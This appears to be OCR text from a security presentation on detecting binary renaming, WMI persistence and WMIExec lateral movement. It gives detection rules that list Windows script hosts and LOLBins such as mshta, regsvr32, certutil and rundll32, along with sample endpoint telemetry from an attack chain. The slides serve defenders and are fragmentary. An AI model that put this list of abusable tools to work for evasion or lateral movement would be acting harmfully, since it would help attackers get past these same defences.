
<https://mgreen27.github.io/posts/2019/05/12/BinaryRename.html>

Permanent WMI Event Subscription



OTHER DETECTION - BINARY RENAME

Other dynamic events.




winword.exe c:\programdata\error.log
File event instance name

Properties

winword.exe c:\programdata\error.log File event instance name	winword.exe Owner process	Create file Event type
Today at 07:13:01 First access timestamp	c:\programdata\error.log File path	False Is hidden file

OTHER DETECTION - BINARY RENAME

Other dynamic events.



Properties


File event instance name	errologon.exe c:\users\rem\appdata\local\mic...	Owner process	Create file
	File event instance name		Event type
First access timestamp	Today at 22:55:35		
File path	c:\users\rem\appdata\local\microsoft\windows\inetcache\ie\27hin9hc\domain[1].png	File path	Is hidden file

File path

c:\users\rem\appdata\local\microsoft\windows\inetcache\ie\27hin9hc\domain[1].png

OTHER DETECTION - BINARY RENAME

Rest of attack chain



ROBUST DETECTION IDEAS_

Note: Filtering required!

Collect all executed Processes with:

1. Binary Attributes:

Original Name NOT (nocase): iexplore.exe,chrome.exe,<ADD MORE>

2. File write to:

C:\Users\<USER>\AppData*\INetCache*,

C:\Users\<USER>\AppData*\Temporary Internet Files*

Collect all executed Processes with:

1. External Connection: TRUE OR Internal Connection: TRUE (WmiExec)

2. Module load is:

jscript.dll,jscript9.dll,vbscript.dll, scrobj.dll

3. Binary Attributes:

Original Name is (nocase): cscript.exe,wscript.exe, wmic.exe

WMIEXEC DETECTION_

Destination machine


1. **Parent Process:** wmic.exe
2. **Command Line not:** \CCM
3. **Binary Attributes:**
Original Name is (nocase):
cmd.exe,powershell.exe,cscript.exe,
wscript.exe,mshta.exe,regsvr32.exe,
wmic.exe,certutil.exe,rundll32.exe

Note:

2>>&1 & 2>&1 slightly more targeted

Source machine

1. **Internal Connection:** TRUE
2. **Module load is:**
jscript.dll,jscript9.dll,vbscript.dll
3. **Binary Attributes:**
Original Name is (nocase):
cscript.exe,wscript.exe



CAVEAT DETECTION_

cdm.exe Properties

X

General	Compatibility	Security	Details	Previous Versions
Property	Value			
Description	Process Create: RuleName: UtcTime: 2019-05-22 06:24:49.016 ProcessGuid: {8b57e2a4-eb31-5ce4-0000-0010e15b2101} ProcessId: 8464			
File description	Windows			
Type	Application			
File version	5.2.3790			
Product name	Microsoft			
Product version	5.2.3790			
Copyright	© Microsoft			
Size	461 KB			
Date modified	5/18/2019			
Language	English			
Original filename	Cmd.Exe			
InternalName				
IsDebug				
IsPatched				
IsPrivateBuild				
IsPreRelease				
IsSpecialBuild				
Language	7075DD7B9BE8807FCA93ACD86F7			
